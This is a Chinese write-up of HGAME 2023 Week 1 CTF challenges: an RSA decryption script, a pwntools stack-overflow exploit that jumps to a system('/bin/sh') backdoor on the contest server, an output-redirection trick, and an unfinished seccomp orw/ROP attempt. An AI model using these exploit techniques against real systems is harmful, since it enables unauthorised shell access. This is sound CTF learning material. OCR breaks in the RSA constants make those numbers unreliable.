# HGAME 2023 Week1 writeup by ff1y

### Table of Contents



## REVERSE

### test your IDA

下载附件，拉到ida里，按f5就能看到flag

## MISC

### Sign In

Base64解码，找了个在线解码网站，输进去就能解

## CRYPTO

### RSA

本来想试一下密码学实验课写的代码，果然还是太脆弱了，就在网上找了个脚本，竟然能用。因为解码需要知道p和q，但题目只给了n（=p*q），所以用一个网站分解大整数

一开始报错发现没装gmpy2，装一下flag就解出来了

```
import gmpy2
import binascii
p=120229126614209415925697517318026393750884274634301622521130826196178370109130025154
502236569428363780411221638333590979109356384234640062528142669591289 53
q=112391349878049935867635590281872450576525502195152017686447707338690881853207409384
501788161383948443297233114335498994997957756559212616640879970972948 13
n=135127138348299757374196447062640858416920350098320099993115949719051354213545596643
216739555453946196078110834726375475981791223069451364024181952818056802089567064926 51
029412459417447812321651660036833476384920694294282471153133423910680745408638921113 91
530236622661259374816695207718793550899976711250207 89

e = 65537

c =
110674792674017748243232351185896019660434718342001686906527789876264976328686134101 97
212549393843499278700291556250047548069329736086768100009272558328461635354342238848 92
081145450071386065436780407986518360274333832821770810341515899350242920172072090568 29
250152219183518400364871109559825679273502274955582

phi = (p-1)*(q-1)
d = gmpy2.invert(e,phi)
m = gmpy2.powmod(c,d,n)

print(binascii.unhexlify(hex(m)[2:]))
```


# PWN

## test_nc

用nc连一下，ls能看到有一个flag文件，cat flag打开，得到flag

## easy_overflow

checksec看一下保护




拖进ida，发现read函数有一个栈溢出漏洞,buf大小为0x10

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[16]; // [rsp+0h] [rbp-10h] BYREF

  close(1);
  read(0, buf, 0x100uLL);
  return 0;
}
```

直接给了后门函数

```
int b4ckd0or()
{
  return system("/bin/sh");
}
```

函数地址为0x401176

```
text:0000000000401176                endbr64
text:000000000040117A                push    rbp
text:000000000040117B                mov     rbp, rsp
text:000000000040117E                lea     rdi, command    ; "/bin/sh"
text:0000000000401185                call    _system
text:000000000040118A                nop
text:000000000040118B                pop     rbp
text:000000000040118C                retn
text:000000000040118C ; } // starts at 401176
text:000000000040118C b4ckd0or       endp
```

exp:

```
from pwn import*
context(os='linux',arch='amd64',log_level='debug')
io=remote('week-1.hgame.lwsec.cn',32571)
#io=process("./over")

door = 0x401176
ret = 0x40101a
payload = b'a'*0x18 + p64(door)

#gdb.attach(io)
io.sendline(payload)
io.interactive()
```

但是不太行

```
write error: Bad file descriptor
$
```

猜会不会是close的原因，也得到了学长的确认

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[16]; // [rsp+0h] [rbp-10h] BYREF

  close(1);
  read(0, buf, 0x100uLL);
  return 0;
}
```

close(1)是关闭标准输出，0和1是linux下的文件描述符。0是标准输入，1是标准输出，2是标准错误。如果此时去打开一个新的文件，它的文件描述符会是3。

标准输入输出的指向是默认的，我们可以修改它们的指向，也即重定位，做法是输入一条**exec 1>&0**命令，也就是把标准输出重定向到标准输入，因为默认打开一个终端后，0，1，2都指向同一个位置也就是当前终端，所以这条语句相当于重启了标准输出，此时就可以执行命令并且看得到输出了

## orw

选座没什么思路，orw还能知道点方向，就一直在看这题，可惜还是没做出来，但也学到了很多。

开启了栈不可执行和部分开启堆栈地址随机化

```
ff1y@ubuntu:~$ checksec --file=orw
[*] '/home/ff1y/orw'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

程序开了seccomp机制

可以看到execve和execveat都被禁用了，只能用open，read，write函数

```
ff1y@ubuntu:~$ seccomp-tools dump ./orw
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0004
 0002: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0004
 0003: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0004: 0x06 0x00 0x00 0x00000000  return KILL
```

虽然无法getshell，但题目只需要拿到flag就行了，所以可以用open打开flag文件，用read读取，再用write输出。

因为网上看到很多是自己写或者用shellcraft写shellcode到bss段，然后栈迁移过去执行，并且我还在ida里看到 `&_bss_start;`，就迷之自信觉得这题肯定也是这样，都没有去看一眼bss段有没有执行权限，直到我看到终于就要执行我的shellcode的时候，却出错了，才去想着看一眼执行权限

```
 RBP  0x6161616161616161 ('aaaaaaaa')
*RSP  0x404258 ◂— 0x0
*RIP  0x404148 ◂— 0x10101010101b848
──────────────────────────────────────────────────────────────────────────[ DI
   0x7fa227025fd8 <read+24>    ja     read+112                  <read+112>

   0x7fa227025fda <read+26>    ret
    ↓
   0x4012ed       <vuln+45>    nop
   0x4012ee       <vuln+46>    leave
   0x4012ef       <vuln+47>    ret
    ↓
 ► 0x404148                   movabs rax, 0x101010101010101
   0x404152                   push   rax
   0x404153                   movabs rax, 0x10166606d672e2f
   0x40415d                   xor    qword ptr [rsp], rax
   0x404161                   mov    rdi, rsp
   0x404164                   xor    edx, edx
──────────────────────────────────────────────────────────────────────────
00:0000│ rsp 0x404258 ◂— 0x0
... ↓        7 skipped
──────────────────────────────────────────────────────────────────────────
 ► f 0         0x404148
   f 1              0x0
──────────────────────────────────────────────────────────────────────────
pwndbg> si

Program received signal SIGSEGV, Segmentation fault.
```

竟然没有执行权限，真后悔没有一开始看一眼。

```
    Start                End Perm     Size Offset File
  0x3ff000           0x400000 rw-p     1000      0 /home/ff1y/orw
  0x400000           0x401000 r--p     1000   1000 /home/ff1y/orw
  0x401000           0x402000 r-xp     1000   2000 /home/ff1y/orw
  0x402000           0x403000 r--p     1000   3000 /home/ff1y/orw
  0x403000           0x404000 r--p     1000   3000 /home/ff1y/orw
  0x404000           0x405000 rw-p     1000   4000 /home/ff1y/orw
```

学长说可以用rop，也可以修改内存的权限或者申请一块有执行权限的内存。本人比较懒，就去尝试比较熟悉的rop了

如果要执行read和write，需要控制rdi，rsi和rdx三个寄存器的值，但是我找不到pop rdx的片段，就尝试用 ret2csu。但是我不清楚open函数的执行到底需要哪些参数

```
int open(const char *pathname, int flags);
int open(const char *pathname, int flags, mode_t mode);
```

我猜是open('flag'的地址，0)，但是好像不行

```
► 0x7fecb26fcd39 <open64+89>     syscall  <SYS_openat>
      fd: 0xffffff9c
      file: 0x404148 ◂— 0x67616c66 /* 'flag' */
      oflag: 0x0
      vararg: 0x0
```

执行完rax=-2

现在想想突然觉得第一个参数（写到栈上的时候）是不是需要是'flag'的地址的地址

还是这个vararg需要为什么

最后就到这，时间也超了